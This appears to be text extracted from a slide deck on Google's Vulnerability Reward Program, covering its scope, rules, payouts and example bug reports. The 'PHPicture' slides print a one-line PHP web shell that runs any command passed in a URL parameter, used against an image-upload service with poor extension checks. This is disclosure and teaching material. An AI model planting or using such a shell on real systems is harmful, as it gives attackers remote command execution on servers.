


"All about the Benjamins"

Google's Vulnerability Reward Program



Agenda



- History
- Google Web
- Recommendations
- Conclusion

Agenda



- History
- Google Web
- Recommendations
- Conclusion

History




Agenda



- History
- **Google Web**
- Recommendations
- Conclusion

Google Web :: preparation



- feedback/support from:
 - security team
 - legal
 - budget
 - all Google engineers
- panel formation
- war room

Google Web :: scope :: apps



*



*



Google Web :: scope :: apps



Google Web :: scope :: vulns

Mixed Scripting



XSRF



Google Web :: scope :: vulns

XSS



Auth
Bypass



Google Web :: scope :: vulns

SQLi



Google Web :: scope :: vulns

RCE



Google Web :: scope :: vulns

XSS

Exclusions:

- DoS
- corp infrastructure
- SEO blackhat
- acquisitions (if < 6 months)

Mixed
content

auth
bypass

XSRF

SQLi



Google Web :: PHPicture



Google Web :: PHPicture

**double
click**

Google Web :: PHPicture



```
<?php header("Content-Type: text/plain");  
if(isset($_GET["cmd"])) { $cmd = $_GET["cmd"];  
echo shell_exec($cmd); } ?>
```

Google Web :: PHPicture



- Picture upload for advertising campaigns
- PHP Server
- Poor extension handling

\$3,133.70 Under the OLD amounts.

Worth \$5,000 - \$20,000 under the NEW amounts.

Google Web :: eligibility



- reasonable notice
- private disclosure
- appropriate testing
- first in, best dressed

Google Web :: results




- immediate increase in reports
 - decent signal-to-noise
- increased breadth
- clever bugs
- fun bugs

Google Web :: JSON...



When is a JSON file, not?

Google Web :: JSON2Flash



Google Web :: JSON2Flash



- Google Calendar JSONP feed allowed users to specify callback method name
 - Standard
- Alex Dobkin set the callback name to "FWS0abcd"
 - Flash file "magic number"
 - Not Standard

Google Web :: JSON2Flash



- He was able to construct an (almost) purely alphanumeric flash file to download and display the source code of www.google.com
 - still needed NULL bytes
 - Luckily (or un...) these were not encoded.
- Created a GOTO/jump that jumped to the malicious code in the middle of JSONP feed.
- Code was executed as standard AS.

Google Web :: results




- The Fix?
- 8 Days from notification to full production deployment.
- Add a comment to the beginning!

// API callback

```
FWSabcdef({"version":"1.0"
```

- We paid \$1,337 although at the time XSS was worth only \$500 as we thought it was very clever.
 - Oh yeah, we also hired him.


Google Web :: Free Movies



Hello,

I found that you can watch a movie after the sale is declined on the play store. Use a card that is maxed out, get declined, go to movie app, watch the movie or tv show for free. I've tried this several times and it never fails. I'm not sure if this is what you would consider for a reward but ***I sure hope so. I'd like to pay my credit card off.***


Google Web :: Free Movies



- Race Condition
- Only "affected" some users
- Technically complex bug with uncomplex symptoms discovered and reported by a regular user with seemingly little technical expertise.
- Good news: We are paying you for this bug. \$1,337. Hopefully that helps to pay off your credit card. Please see instructions below for receiving the reward.


Google Web :: results :: bugs

Bugs filed / Month




Google Web :: results :: bugs

What types of bugs do they find?

